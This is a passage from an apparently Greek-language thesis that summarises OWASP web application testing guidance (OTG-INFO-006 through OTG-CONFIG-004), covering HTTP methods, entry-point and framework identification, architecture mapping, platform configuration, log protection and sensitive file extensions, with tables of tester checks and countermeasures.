Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-006[12].

Α.1. Περιγραφή

Για την αναγνώριση του τρόπου λειτουργίας μιας εφαρμογής βασικό βήμα είναι να αναλύσουμε την επικοινωνία που γίνεται μέσω του πρωτοκόλλου HTTP. Ο εξεταστής πρέπει να εστιάσει στις πιο συχνά χρησιμοποιούμενες μεθόδους, δηλαδή της GET και του POST.

Α.2. Εμπλεκόμενες Τεχνολογίες

Οι βασικές μέθοδοι που συναντούμε στο πρωτόκολλο HTTP παρουσιάζονται στον παρακάτω πίνακα[13]:

Επικεφαλίδα	Παράδειγμα	Περιγραφή
GET	GET /test.html HTTP/1.1	Αιτείται μόνο την ανάγνωση ενός πόρου.
POST	POST /index.html HTTP/1.1	Συνήθως μεταφέρει πληροφορία για να ενημερώσει το server για τα δεδομένα που φέρει στο URI
HEAD	HEAD /query.html HTTP/1.0	Όμοιο με τη GET με τη διαφορά ότι ο server δεν επιστρέφει το ίδιο τον πόρο αλλά τις υπόλοιπες πληροφορίες
PUT	PUT /new.html HTTP/1.1	Μεταφέρει μια τιμή την οποία αιτείται να αποθηκεύσει ο server στη διεύθυνση που περιγράφεται στο URI
DELETE	DELETE /store/order/5	Διαγραφή του πόρου που έχει μία τιμή σε μία διεύθυνση που περιγράφεται στο URI
TRACE	TRACE /test.html HTTP/1.1	Επιστρέφει το αίτημα που απέστειλε ο χρήστης. Χρησιμοποιείται για να προβληθούν οι αλλαγές που υπέστη το αίτημα από τυχόν ενδιάμεσους server.

[12] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-006. Διαθέσιμο : https://www.owasp.org/index.php/Identify_application_entry_points_(OTG-INFO-006) (13 Φεβρουαρίου 2019)

[13] Wikipedia, Hypertext Transfer Protocol. Διαθέσιμο: https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol (13 Φεβρουαρίου 2019)

OPTIONS	OPTIONS /index.html HTTP/1.1	Αιτείται την επιστροφή της περιγραφής των επιλογών επικοινωνίας για μια σελίδα ή για όλο το server (με χρήση του *)
CONNECT	CONNECT www.example.com:443 HTTP/1.1	Ξεκινάει μια αμφίδρομη επικοινωνία με τον αιτούμενο πόρο (χρήσιμο σε περιπτώσεις όπως SSL)
PATCH	PATCH /file.txt HTTP/1.1	Εκτελεί τμηματικές τροποποιήσεις σε έναν πόρο

Πίνακας 7: Μέθοδοι πρωτοκόλλου HTTP

Α.3. Επιπτώσεις

Για την υλοποίηση των περισσότερων επιθέσεων απαιτείται πολύ προσεκτική μελέτη και ανάλυση των ανταλλασσόμενων μεθόδων/επικεφαλίδων HTTP. Αυτές φανερώνουν στον εισβολέα την αντίδραση του web server στις διάφορες αιτήσεις που λαμβάνει.

Α.4. Τρόποι Αντιμετώπισης

Σύμφωνα με τον OWASP, πριν προβεί ο εξεταστής στην ανάλυση της επικοινωνίας θα χρειαστεί ένα λογισμικό proxy ή ένα λογισμικό περιηγητή προκειμένου να προωθήσει τα αιτήματα στον web server και να προβάλλει την απόκριση αυτού.

Όταν μελετάει μια απόκριση HTTP πρέπει να εστιάσει στις ιδιότητες που παρατίθενται στον παρακάτω πίνακα.

Ιδιότητα	**Παράδειγμα**
Μέθοδοι HTTP	GET, POST, PUT, DELETE κτλ
Συνήθεις Επικεφαλίδες HTTP	Date: Mon, 27 Jul 2009 12:28:53 GMT Server: Apache/2.2.14 (Win32) Last-Modified: Wed, 22 Jul 2009 19:15:56 GMT Content-Length: 88 Content-Type: text/html Connection: Closed
Περιεχόμενο	…

Πίνακας 8: Ιδιότητες μιας απόκρισης HTTP που ενδιαφέρουν τον εξεταστή

Α.5. Γενικές οδηγίες Ελέγχου

Ο οργανισμός OWASP παραθέτει συγκεκριμένες ερωτήσεις που πρέπει να απαντήσει ο εξεταστής κατά τον έλεγχο της επικοινωνίας HTTP και οι οποίες παρατίθενται στον παρακάτω πίνακα[14].

Ερωτήματα Εξεταστή
Ανάλυση Αιτήσεων HTTP: 1. Ποια σελίδα αιτήθηκε; 2. Ποιος είναι ο αριθμός αίτησης ; 3. Υπάρχουν ενδιαφέρουσες παράμετροι. Τις αναγνωρίζεις όλες; 4. Ποια μέθοδος χρησιμοποιήθηκε στην αίτηση; 5. Χρησιμοποιήθηκε αυθεντικοποίηση στην αίτηση; 6. Χρησιμοποιήθηκε SSL στην αίτηση; 7. Η αίτηση/απόκριση ήταν ένα μικρό βήμα μιας μεγάλης διαδικασίας (πχ ανάρτηση δημοσίευσης); 8. Υπάρχουν κωδικοποιημένοι ή κρυπτογραφημένοι παράμετροι; 9. Υπάρχουν παράξενες επικεφαλίδες;
Περίπτωση GET: 1. Αναγνωρίζεις όλες τις παραμέτρους μέσα στο σώμα της GET (πχ ddapi.aspx/orders/car/); **2.** Αναγνωρίζεις όλες τις παραμέτρους του Query string (πχ recVal=3)
Περίπτωση POST: 1. Αναγνωρίζεις όλες τις παραμέτρους μέσα στο σώμα της POST ή μέσα στον κώδικα της προβαλλόμενης σελίδας;
Ανάλυση Αποκρίσεων HTTP: 1. Σε ποιες περιπτώσεις προστίθενται ή τροποποιούνται cookies; 2. Αναγνώρισε αν υπάρχουν κάποιες ανακατευθύνσεις τύπου HTTP 3xx, 400, 403 Forbidden, 500 internal server 3. Υπάρχουν ενδιαφέρουσες επικεφαλίδες, όπως “Server: BIG-IP”;

Πίνακας 9: Έλεγχοι εξεταστή κατά την ανάλυση της επικοινωνίας HTTP

2.7. Χαρτογράφηση μονοπατιών εκτέλεσης μέσα στην εφαρμογή

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-007[15].

[14] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-006. Διαθέσιμο : https://www.owasp.org/index.php/Identify_application_entry_points_(OTG-INFO-006) (13 Φεβρουαρίου 2019)

Α.1. Περιγραφή

Η πιο χρονοβόρα ενέργεια για κάθε εξεταστή είναι η χαρτογράφηση των ποικίλων μονοπατιών εκτέλεσης μέση στην εφαρμογή. Από τον έλεγχο αυτό μπορεί να προκύψουν πολύτιμες πληροφορίες ευπάθειας της εφαρμογής λόγω ενός απροσδόκητου τρόπου εκτέλεσης από τους χρήστες.

Α.2. Επιπτώσεις

Ένας κακόβουλος χρήστης μπορεί να εκτελέσει ταυτόχρονα πολλές λειτουργίες πάνω στα ίδια δεδομένα αποκτώντας προνόμια που δεν του ανήκουν ή μπορεί να εισάγει κακόβουλο κώδικα αντί για τις προσδοκώμενες τιμές σε πεδία εισόδου.

Α.3. Γενικές οδηγίες Ελέγχου

Με την καθοδήγηση του OWASP παρέχονται οι παρακάτω έλεγχοι για την κατανόηση των διαφορετικών μονοπατιών εκτέλεσης μιας εφαρμογής.

Α/Α	Έλεγχος
1	Ερώτηση προγραμματιστών σχετικά με τις συναρτήσεις και τις ενότητες κώδικα που τους ανησυχούν και με ποιο τρόπο μπορούμε να φτάσουμε σε αυτές
2	Καταγραφή όλων των υπερσυνδέσμων που ανακαλύπτουμε και έπειτα των σημείων που λαμβάνονται κομβικές αποφάσεις στην εφαρμογή.
3	Έλεγχος μονοπατιού: Ελέγχεται κάθε διαφορετικό μονοπάτι και κάθε απόφαση που λαμβάνεται σε αυτό.
4	Έλεγχος ροής δεδομένων (taint analysis): Ελέγχεται ο καθορισμός των τιμών των μεταβλητών από τους εξωτερικούς χρήστες
5	Έλεγχος πολλαπλών ταυτόχρονων εκτελέσεων πάνω στα ίδια δεδομένα.

Πίνακας 10: Έλεγχοι μονοπατιών εκτέλεσης εφαρμογής

2.8. Αναγνώριση του framework μιας εφαρμογής

Α. Οδηγίες του Οργανισμού OWASP

[15] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-007. Διαθέσιμο : https://www.owasp.org/index.php/Map_execution_paths_through_application_(OTG-INFO-007) (13 Φεβρουαρίου 2019)

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-008[16].

Α.1. Περιγραφή

Στις σύγχρονες εφαρμογές χρησιμοποιούνται κατά κόρον αυτοματοποιημένα εργαλεία εγκατάστασης και διαχείρισης (πχ CMS-Content Management System όπως Joomla, Wordpress κτλ) καθώς και Πλατφόρμες ανάπτυξης (Web Application Frameworks). Τέτοια λογισμικά καθώς και οι διαφορετικές τους εκδόσεις φέρουν γνωστές ευπάθειες/κενά ασφαλείας αλλά και συγκεκριμένες ρυθμίσεις τις οποίες μπορεί να εκμεταλλευτούν οι κακόβουλοι χρήστες. Γι' αυτό το λόγο καθίσταται αναγκαία η αναγνώρισή τους χειροκίνητα ή με τη χρήση ενός αυτοματοποιημένου εργαλείου.

Α.2. Επιπτώσεις

Αναγνωρίζοντας το Πλαίσιο ανάπτυξης της εφαρμογής και την έκδοσή του, ένας κακόβουλος χρήστης μπορεί να αναζητήσει στο διαδίκτυο γνωστά κενά ασφαλείας ή να κατανοήσει μία ρύθμιση που μπορεί να εκμεταλλευτεί σε μια επικείμενη επίθεση.

Α.3. Τρόποι Αντιμετώπισης

Για να αποτραπεί η αναγνώριση του Web Framework από κακόβουλους χρήστες, ο οργανισμός OWASP προτείνει τα εξής:

Α/Α	**Ερώτηση**
1	Ποιο Web Framework/CMS χρησιμοποιείται;
2	Ποια έκδοση;
3	Εκτελείται αλλοίωση (Header obfsucation) του Web Framework στην HTTP επικεφαλίδα;
4	Έχουν αλλαχθεί οι ρυθμίσεις του Web Framework ώστε να αλλοιώνεται το όνομα του Cookie;
5	Έχουν αφαιρεθεί τα περιττά σχόλια και τα άσκοπα META tags στον κώδικα HTML;
6	Έχουν αλλαχθεί τα ονόματα των φακέλων css/js;
7	Έχει αλλοιωθεί (obfuscation) ο κώδικας των αρχείων js;
8	Έχουν προστεθεί άλλοι φάκελοι από διαφορετικά frameworks για να προκαλέσουν

[16] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-008. Διαθέσιμο : https://www.owasp.org/index.php/Fingerprint_Web_Application_Framework_(OTG-INFO-008) (13 Φεβρουαρίου 2019)

	σύγχυση στον κακόβουλο χρήστη;
9	Αφαιρέθηκαν τα περιττά αρχεία του Framework;
10	Η εξωτερική πρόσβαση σε κρίσιμα αρχεία οδηγεί σε απόκριση 404 (μέσω τροποποίησης του αρχείου htaccess με προσθήκη των τιμών RewriteCond και RewriteRule);
11	Έχουν τροποποιηθεί τα δεδομένα (προσθήκη ενός κενού χαρακτήρα ή σχολίου) των αρχείων που περιέχουν κώδικα προκειμένου να μην αναγνωρίζονται από τα λογισμικά που βασίζονται σε ταυτοποίηση με χρήση τιμής Checksum;

Πίνακας 11: Τρόποι αντιμετώπισης για την αποτροπή χρηστών από την αναγνώριση του Web Framework

Α.4. Γενικές οδηγίες Ελέγχου

Τα εργαλεία αναγνώρισης του Web Framework οδηγούνται σε συμπεράσματα κάνοντας αρχικά ανάγνωση των αρχείων και της φακελοδομής της εφαρμογής και έπειτα συγκρίνοντάς αυτά με μια Βάση Δεδομένων γνωστών Frameworks.

Στον παρακάτω πίνακα παρουσιάζονται τα σημεία της εφαρμογής που μπορούν να χρησιμοποιηθούν για την ταυτοποίηση ενός Framework.

Στοιχείο	Περιγραφή	Παράδειγμα
Επικεφαλίδες HTTP	Οι επικεφαλίδες HTTP υποδεικνύουν το Framework αλλά έχουν το μειονέκτημα ότι μπορούν πολύ εύκολα να απενεργοποιηθούν ή να αλλοιωθούν (Header obfsucation)	Οι HTTP επικεφαλίδες "X-Powered-By" και "X-Generator" μπορούν να μας υποδείξουν το Web Framework και την έκδοσή του
Cookies	Ένας ποιο αξιόπιστος τρόπος αναγνώρισης του Web Framework είναι ο έλεγχος των Cookies. Το μειονέκτημα παραμένει το ίδιο, καθώς το όνομα των cookies μπορεί να αλλοιωθεί.	Το "Cookie: CAKEPHP=sdfds453dfgfd43;" μας οδηγεί στο συμπέρασμα ότι χρησιμοποιήθηκε το CAKEPHP framework.
Κώδικας HTML	Αυτός ο έλεγχος αποσκοπεί στον εντοπισμό συγκεκριμένων μοτίβων μέσα στον πηγαίο κώδικα HTML, προκειμένου να αναγνωριστεί το Web Framework.	Τα Web Frameworks χρησιμοποιούν αναγνωριστούν από τα εξής: 1. Σχόλια HTML 2. Αρχεία .css 3. Αρχεία .js 4. Συγκεκριμένα scripts 5. Μέσα στα tags <head>, <meta>

		6. Στο τέλος της σελίδας
Αρχεία και Φακελοδομή	Σε κάθε framework υπάρχουν συγκεκριμένα αρχεία και συγκεκριμένη φακελοδομή. Αυτό το εκμεταλλεύονται τα λογισμικά αναγνώρισης framework και κάνοντας χρήση μιας Βάσης Δεδομένων με ονόματα αρχείων και φακέλων γνωστών frameworks μπορούν να αναγνωρίσουν το Web Framework που χρησιμοποιήθηκε και την έκδοση αυτού.	Για παράδειγμα στο Wordpress παρατηρούμε την παρακάτω φακελοδομή: *public_html* *cgi-bin* *wp-admin* *wp-content* *wp-includes*

Πίνακας 12: Στοιχεία αναγνώρισης Web Frameworks/CMS

2.9. Χαρτογράφηση της αρχιτεκτονικής μιας εφαρμογής

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-010[17].

Α.1. Περιγραφή

Κάθε εφαρμογή στηρίζεται σε μια αρχιτεκτονική, απλή ή πολύπλοκη. Η εφαρμογή μπορεί να υποστηρίζεται από εξυπηρετητές στατικών αρχείων, από Servers εφαρμογής, από Database Servers, από Authentication Servers κτλ.

Η γνώση της αρχιτεκτονικής καθίσταται ιδιαίτερα σημαντική, καθώς ο εξεταστής μπορεί να μελετήσει κάθε οντότητα του συστήματος ξεχωριστά και να εξάγει συμπεράσματα ως προς την ευπάθεια αυτών και τελικά να συμπεράνει το τελικό μέγεθος τρωτότητας της εφαρμογής.

Α.2. Εμπλεκόμενες Τεχνολογίες

Σύμφωνα με τον OWASP, μια τεχνολογία που αξίζει να αναφερθεί είναι το reverse proxy λαμβάνει τα αιτήματα από το διαδίκτυο, επικοινωνεί με τον Web Server και τη δομή του εταιρικού δικτύου και επιστρέφει πίσω τα αποτελέσματα. Με τον

[17] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-010. Διαθέσιμο : https://www.owasp.org/index.php/Map_Application_Architecture_(OTG-INFO-010) (13 Φεβρουαρίου 2019)

reverse proxy server επιτυγχάνεται η ευκολία προστασίας από malwares και η δυνατότητα ολιγόλεπτης απενεργοποίησης/επανεκκίνησης του web server. Για την επιτάχυνση εξυπηρέτησης οι reverse proxies χρησιμοποιούνται και ως proxy-caches (προσωρινή αποθήκευση).

Α.3. Γενικές οδηγίες Ελέγχου

Για να αναγνωρίσουμε την αρχιτεκτονική της εφαρμογής μπορούμε να λάβουμε πληροφορίες από τους τεχνικούς του οργανισμού. Όταν δεν έχουμε αυτή την επιλογή μπορούμε να προβούμε μόνο σε περιορισμένους ελέγχους.

Σύμφωνα με τον OWASP, πολύ δύσκολος καθίσταται ο εντοπισμός Database Servers και Authentication Servers. Ως προς τους πρώτους, η ύπαρξη αναγνωριστικών, όπως το "id", η δυναμικότητα προβολής των δεδομένων και σχετικά σφάλματα (exceptions) υποδεικνύουν την ύπαρξή τους. Μία νέα τάση στην περίοδο του Cloud είναι η χρήση κατανομών φόρτου δικτύου (network load balancers) που κατανέμουν μια θύρα TCP/IP σε πολλούς servers βάση ειδικών αλγορίθμων που αναλύουν το φόρτο κίνησης.

Αν είναι εφικτό θα μπορούσαν να προσδιοριστούν τα μέτρα προστασίας του οργανισμού, όπως:

- Υπάρχει firewall ή ένα access list filter στο router που να προστατεύει το web server; Παραβιάζεται;
- Ενώ το firewall μπορεί να αποτρέψει γνωστές διαδικτυακές επιθέσεις, όπως DoS ή DDoS χωρίς την ύπαρξη ενός reverse proxy είναι δύσκολη η διασφάλιση του server.

3. Έλεγχος Ρυθμίσεων και Δημοσίευσης

3.1. Έλεγχος Ρυθμίσεων

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-001[18].

Α.1. Περιγραφή

Πέρα από γνωστές ευπάθειες των λογισμικών και δημοσιευμένα κενά ασφαλείας, ένας επίδοξος εισβολέας μπορεί να εκμεταλλευτεί τις προεπιλεγμένες ή λανθασμένες ρυθμίσεις του web server, του database server, του authenication server κτλ που δεν έχουν τροποποιηθεί κατάλληλα. Επίσης, πρέπει να εξασφαλιστεί ότι δεν περιέχονται γνωστές ευπάθειες στην εφαρμογή και στα διάφορα συνοδευτικά συστήματα.

Α.2. Εμπλεκόμενες Τεχνολογίες

Ανεύρεση ευπαθειών με λογισμικά

Υπάρχουν αυτοματοποιημένα εργαλεία που μπορούν να ελέγξουν τις ευπάθειες από απομακρυσμένη τοποθεσία.

Τα μειονεκτήματα που παρουσιάζουν τα εργαλεία αυτά σύμφωνα με τον OWASP είναι τα εξής:

- Σε πολλές περιπτώσεις, όπως οι επιθέσεις Denial of Service, ο έλεγχος ευπαθειών δεν είναι εφικτός, καθώς μπορεί να οδηγήσει σε παύση λειτουργίας της εφαρμογής.
- Ένα μειονέκτημα των λογισμικών ανεύρεσης ευπαθειών προκύπτει όταν έχει γίνει αλλοίωση (obfuscation) στοιχείων, όπως η έκδοση του web server, κάτι που οδηγεί σε αδυναμία εύρεσης υπαρκτών ευπαθειών .
- Σε περιπτώσεις που έχει επιδιορθωθεί μια ευπάθεια, αλλά δεν έχει ανανεωθεί η έκδοση του λογισμικού του web server, μπορεί να οδηγηθούμε σε ευπάθειες που πλέον δεν υπάρχουν.

[18] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-001. Διαθέσιμο : https://www.owasp.org/index.php/Test_Network/Infrastructure_Configuration_(OTG-CONFIG-001) (13 Φεβρουαρίου 2019)

- Πολλοί κατασκευαστές δεν ενημερώνουν τις δημοσιευμένες Βάσεις Δεδομένων σχετικά με τις ευπάθειες που ανακαλύπτουν. Απλά διορθώνουν το πρόβλημα στην επόμενη έκδοση.

Εργαλεία διαχείρισης

Τα εργαλεία διαχείρισης είναι ένα σημαντικό βοήθημα που επιτρέπει τη ρύθμιση των web servers είτε μέσω ενός απλού αρχείου ρυθμίσεων σε μορφή κειμένου (πχ config files), είτε μέσω ενός πολύπλοκου γραφικού περιβάλλοντος (IIS Server), είτε μέσω γραφικού περιβάλλον που παρέχεται για τη διαχείριση των διαφορετικών ενοτήτων μιας εφαρμογής, όπως οι χρήστες και το περιεχόμενο.

Σε όλες τις περιπτώσεις ύπαρξης εφαρμογών διαχείρισης προτείνεται η αλλαγή του προεπιλεγμένου ονόματος χρήστη και του κωδικού, καθώς και ο έλεγχος όλων των μηχανισμών με τους οποίους μπορεί κάποιος να αποκτήσει πρόσβαση.

Α.3. Γενικές οδηγίες ελέγχου

Ο εξεταστής πρέπει να έχει λάβει εμπιστευτική πληροφόρηση σχετικά με τα λογισμικά που χρησιμοποιήθηκαν, την έκδοση τους, τις ενημερώσεις ασφαλείας κτλ.

Επίσης, πρέπει να μελετηθούν οι ακριβείς οδηγίες ρυθμίσεων που παραθέτουν οι κατασκευαστές των λογισμικών και η διόρθωση τυχόν λαθών.

3.2. Έλεγχος Ρυθμίσεων της πλατφόρμας της εφαρμογής

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-002[19].

Α.1. Περιγραφή

[19] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-002. Διαθέσιμο : https://www.owasp.org/index.php/Test_Application_Platform_Configuration_(OTG-CONFIG-002) (13 Φεβρουαρίου 2019)

Μετά την εγκατάσταση ενός server και την υλοποίηση μιας εφαρμογής μπορεί να προκύψει πλήθος συνοδευτικών αρχείων, τα οποία δεν είναι χρήσιμα για τη λειτουργία της εφαρμογής και πρέπει να διαγραφθούν. Στην ενότητα αυτή παρουσιάζονται οι συστάσεις του οργανισμού OWASP για τη ρύθμιση της λειτουργίας του server καθώς και της δυνατότητας δημιουργίας και διαχείρισης των αρχείων καταγραφής.

Α.2. Τρόποι αντιμετώπισης

Στον παρακάτω πίνακα ακολουθούν γενικές οδηγίες του OWASP που αφορούν τη ρύθμιση της πλατφόρμας της εφαρμογής:

Α/Α	Οδηγία
1	Εφαρμογή μόνο των Module του server που επιθυμούμε να χρησιμοποιήσουμε.
2	Τα σφάλματα 40x/50x πρέπει να τα χειριστεί μια σελίδα προβολής γενικού μηνύματος σφάλματος και όχι οι προεπιλεγμένες σελίδες προβολής σφαλμάτων του web server.
3	Το λογισμικό του web server εκτελείται με τα ελάχιστα δικαιώματα στο λειτουργικό σύστημα
4	Καταγράφεται σε logs η παράνομη πρόσβαση και τα λάθη
5	Ο server αντιμετωπίζει επιθέσεις τύπου Denial of Service.
6	Δεν πρέπει να έχουν δικαιώματα ανάγνωσης/εγγραφής σε Αρχεία ρυθμίσεων, όπως το applicationHost.config (IIS), redirection.config και το administration.config οι υπηρεσίες που δεν έχουν διαχειριστικό ρόλο, όπως το Network Service, IIS_IUSRS κτλ.
7	Ποτέ δεν πρέπει να διαμοιράζονται αρχεία ρυθμίσεων, όπως τα ανωτέρω
8	Σε αρχεία όπως machine.config και το web.config (ASP) όλοι οι χρήστες μπορούν να έχουν πρόσβαση. Γι' αυτό το λόγο δεν πρέπει να αποθηκεύονται εκεί ευαίσθητες πληροφορίες που αφορούν μόνο το διαχειριστή
9	Πρέπει να κρυπτογραφηθούν ευαίσθητες πληροφορίες που προσπελαύνονται από τη διεργασία του IIS
10	Χρήση διαφορετικής ταυτότητας για τη δημοσίευση του applicationHost.config στο δίκτυο. Δεν πρέπει να χρησιμοποιείται αυτή η ταυτότητα για την τροποποίηση των κοινών ρυθμίσεων του web server
11	Χρήση ισχυρού κωδικού όταν εξάγουμε τα κλειδιά κρυπτογράφησης για χρήση σε κοινές ρυθμίσεις

12	Περιορισμός πρόσβασης σε κοινές τοποθεσίες που περιέχουν τις ρυθμίσεις και τα κλειδιά κρυπτογράφησης. Ένας εισβολέας θα μπορούσε, αν αποκτήσει πρόσβαση, να τροποποιήσει τις ρυθμίσεις IIS του web server και να ανακατευθύνει την κίνηση από την εφαρμογή προς μία άλλη τοποθεσία. Για την προστασία μπορούν να χρησιμοποιηθούν κανόνες Firewall και IPSec πολιτικές που θα επιτρέπουν τη σύνδεση μόνο στα μέλη του web server.

Πίνακας 13: Προτάσεις OWASP για τη ρύθμιση μιας πλατφόρμας

Αρχεία καταγραφής - Logging

Σύμφωνα με τον OWASP, η τήρηση αρχείων καταγραφής κρίνεται πολύ σημαντική στη διατήρηση μιας διαδικτυακής εφαρμογής. Τα αρχεία αυτά τηρούνται σε επίπεδο server και σε επίπεδο εφαρμογής. Με τα αρχεία Log αποκτούμε τα εξής πλεονεκτήματα:

-Εύκολος εντοπισμός σφαλμάτων και ροών εργασιών μέσα στη εφαρμογή,

-Καταγραφή δραστηριοτήτων των robots που σαρώνουν την εφαρμογή μας,

-Καταγραφή ενδεχόμενων επιθέσεων

Για την προστασία των αρχείων καταγραφής ο οργανισμός OWASP προτείνει τα παρακάτω:

Α/Α	**Οδηγία**
	Δεν πρέπει να περιέχουν υπερβολικά ευαίσθητες πληροφορίες που αν διαρρεύσουν θα προκαλέσουν προβλήματα. Σε θετική περίπτωση, αν ένας εισβολέας αποκτήσει πρόσβαση στα αρχεία log θα μπορεί να αποκτήσει πρόσβαση σε στοιχεία χρηστών, κωδικών, πιστωτικών καρτών κτλ. Σύμφωνα με τον οργανισμό OWASP, τα πιο χρήσιμα δεδομένα για έναν εισβολέα είναι οι πληροφορίες αποσφαλμάτωσης (debug), τα Stack traces, τα ονόματα χρηστών, τα ονόματα τομέων/υποσυστημάτων της εφαρμογής, οι εσωτερικές διευθύνσεις IP, τα emails και τα στοιχεία επικοινωνίας/επιχείρησης, οι κώδικες της εφαρμογής, οι πληροφορίες αναγνωριστικών sessions, τα Access tokens, οι κωδικοί αυθεντικοποίησης, τα connection strings των Βάσεων Δεδομένων, τα κλειδιά κρυπτογράφησης, οι τραπεζικοί λογαριασμοί και οι μη αποδεκτές πληροφορίες προς αποθήκευση από την Αρχή προστασίας προσωπικών δεδομένων.
	Πρέπει να αποθηκεύονται σε διαφορετικό server αποκλειστικής ιδιοκτησίας (πχ dedicated server). Αυτή η τακτική προστατεύει σε περίπτωση ενδεχόμενης επίθεσης την αδυναμία διαγραφής ιχνών του δράστη.

	Πρέπει να ελεγχθεί αν μπορούν τα logs να παρασύρουν τις εφαρμογές σε επίθεση τύπου Denial of Service. Ένας δράστης μπορεί να στείλει τεράστιο πλήθος απλών αιτήσεων που καταγράφονται σε αρχεία log και να γεμίσει το partition του δίσκου, παρασύροντας σε αδυναμία λειτουργίας την εφαρμογή. Τα αρχεία log πρέπει να αποθηκεύονται σε διαφορετικό partition από αυτό του Λειτουργικού Συστήματος και της δικτυακής εφαρμογής. Επίσης, ο ρυθμός αύξησης του μεγέθους των logs θα πρέπει να παρακολουθείται, καθώς αν αυτός είναι υπερβολικός μπορεί να υποδεικνύει μια ενδεχόμενη επίθεση σε εξέλιξη.
	Τα logs πρέπει να αναστρέφονται και έπειτα να συμπιέζονται όταν φτάσουν σε συγκεκριμένο μέγεθος. Επίσης, περιοδικά πρέπει να λαμβάνεται εφεδρικό αντίγραφο αυτών και τα παλιά να αποσύρονται και να μην τηρούνται για μεγάλο χρονικό διάστημα. Τα δικαιώματα πρόσβασης στα αποσυρμένα αρχεία logs πρέπει να είναι πιο αυστηρά από αυτά των ενεργών logs.
	Πρέπει να γίνεται τακτικά ανάλυση τους, σε ξεχωριστή τοποθεσία, προκειμένου να εντοπίζονται τυχόν επιθέσεις. Μια ενδεχόμενη επίθεση θα μπορούσε να καταγραφθεί μέσα στα logs, σε μηνύματα τύπου 40x (not found) και 50x (server error).
	Τα δεδομένα που πρόκειται να καταγραφούν πρέπει πρώτα να ελέγχονται προκειμένου να μην περιέχουν κακόβουλο κώδικα

Πίνακας 14: Προτάσεις OWASP για την προστασία των αρχείων καταγραφής

3.3. Έλεγχος Επεκτάσεων Αρχείων χειρισμού ευαίσθητων πληροφοριών

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-003[20].

Α.1. Περιγραφή

Οι σύγχρονοι web servers χρησιμοποιούν λίστες επεκτάσεων αρχείων για τον καθορισμό των τεχνολογιών που πρέπει να χρησιμοποιηθούν σε κάθε περίπτωση. Τροποποιώντας τις ρυθμίσεις του web server μπορούμε να αποτρέψουμε τη λήψη αρχείων που περιέχουν ευαίσθητες πληροφορίες, όπως τα αρχεία με καταλήξεις.

[20] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-003. Διαθέσιμο : https://www.owasp.org/index.php/Test_File_Extensions_Handling_for_Sensitive_Information_(OTG-CONFIG-003) (13 Φεβρουαρίου 2019)

Πολλές φορές ο έλεγχος των επεκτάσεων αρχείων γίνεται κατά την επικύρωση αρχείων πριν αυτά μεταφορτωθούν στο server (upload). Αν αυτός δεν είναι αποτελεσματικός η εφαρμογή μπορεί να οδηγηθεί σε απρόσμενες καταστάσεις.

Α.2. Γενικές οδηγίες Ελέγχου

Για τον γενικό έλεγχο την επεκτάσεων, ο οργανισμός OWASP προτείνει την Τεχνική ελέγχου Εξαναγκασμένης περιήγησης (Forced browsing).

Σε αυτή την τεχνική μεταφορτώνονται σε όλους του δικτυακούς καταλόγους, διαφορετικοί τύποι αρχείων και επιβεβαιώνεται ο τρόπος με τον οποίο αντιμετωπίζονται κάθε φορά από την εφαρμογή. Ελέγχεται επίσης ποιοι κατάλογοι επιτρέπουν την εκτέλεση κώδικα script, γεγονός που θα βοηθούσε ειδικά λογισμικά (CGI scanners) να αναγνωρίσουν έναν web server, αναγνωρίζοντας γνωστούς φακέλους/αρχεία μέσα στην εφαρμογή που έχουν σαρώσει.

Στον παρακάτω πίνακα προβάλλεται η λίστα κοινών αρχείων, τα οποία αν δεν υπάρχει σκοπιμότητα πρόσβασης από τους χρήστες, πρέπει να προστατεύονται.

Κατάληξη αρχείων	Περιγραφή
.aca, και .inc	Συλλογή αρχείων/κώδικες
zip, .tar, .gz, .tgz, .rar	Συμπιεσμένα αρχεία
Java	Κώδικας
Txt	Κείμενο
Pdf	Αρχεία pdf
Doc,rtf,xls,ppt	Αρχεία Office
Bak, old	Εφεδρικά αντίγραφα

Πίνακας 15: Λίστα αρχείων που προτείνεται να προστατεύονται

3.4. Έλεγχος παλιών και εφεδρικών αρχείων

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-004[21].

[21]O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-004. Διαθέσιμο : https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_(OTG-CONFIG-004) (13 Φεβρουαρίου 2019)

Α.1. Περιγραφή

Κατά τη διαχείριση μιας διαδικτυακής εφαρμογής, προκύπτουν πολλά περιττά αρχεία μέσα στους καταλόγους. Τα αρχεία αυτά μπορεί να αποτελέσουν πολύτιμη πηγή πληροφόρησης για έναν εισβολέα σχετικά με τις σελίδες διαχείρισης και την υποδομή της εφαρμογής.

